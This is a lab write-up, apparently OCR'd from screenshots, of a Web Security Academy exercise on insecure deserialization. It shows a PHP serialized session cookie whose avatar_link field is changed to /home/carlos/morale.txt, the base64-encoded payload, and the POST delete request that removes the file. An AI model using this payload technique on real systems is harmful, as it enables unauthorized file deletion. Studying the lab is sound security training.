

Using application functionality to exploit insecure deserialization

1. This lab uses a serialization-based session mechanism. A certain feature invokes a dangerous method on data provided in a serialized object.
2. This lab contains delete account function, the deletion request contains cookie that contains session variable. The session is a serialized object that contains some data and the interesting one is avatar_link.




```
O:4:"User":3:{s:8:"username";s:5:"gregg";s:12:"access_token";s:32:"estgb8o6ku2ml71sz8msfggbkfyxvc0m";s:11:"avatar_link";s:18:"users/gregg/avatar";}
```

3. When I replace the avatar_link with the link of the file that I want to delete it and sent the request, The file deleted successfully and the lab solved.




```
O:4:"User":3:{s:8:"username";s:5:"gregg";s:12:"access_token";s:32:"estgb8o6ku2ml71sz8msfggbkfyxvc0m";s:11:"avatar_link";s:23:"/home/carlos/morale.txt";}
```

```
Tzo0OiJVc2VyIjozOntzOjg6InVzZXJuYW1lIjtzOjU6ImdyZWdnIjtzOjEyOiJhY2Nlc3NfdG9rZW4iO3M6MzI6ImVzdGdiOG82a3UybWw3MXN6OG1zZmdnYmtmeXh2
```



```
POST /my-account/delete HTTP/2
Host:
0ace007d04697cb38375239000d300ca.web-securit
y-academy.net
Cookie: session=
Tzo0OiJVc2VyIjozOntzOjg6InVzZXJuYW1lIjtzOjU6
ImdyZWdnIjtzOjEyOiJhY2Nlc3NfdG9rZW4iO3M6MzI6
ImVzdGdiOG82a3UybWw3MXN6OG1zZmdnYmtmeXh2YzBt
IjtzOjExOiJhdmF0YXJfbGluayI7czoyMzoiL2hvbWUv
Y2FybG9zL21vcmFsZS50eHQiO30=
```

```
HTTP/2 302 Found
Location: /
Set-Cookie: session=; Secure; HttpOnly;
SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0
```



WebSecurity Academy
Using application functionality to exploit insecure deserialization
Back to lab description »
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning »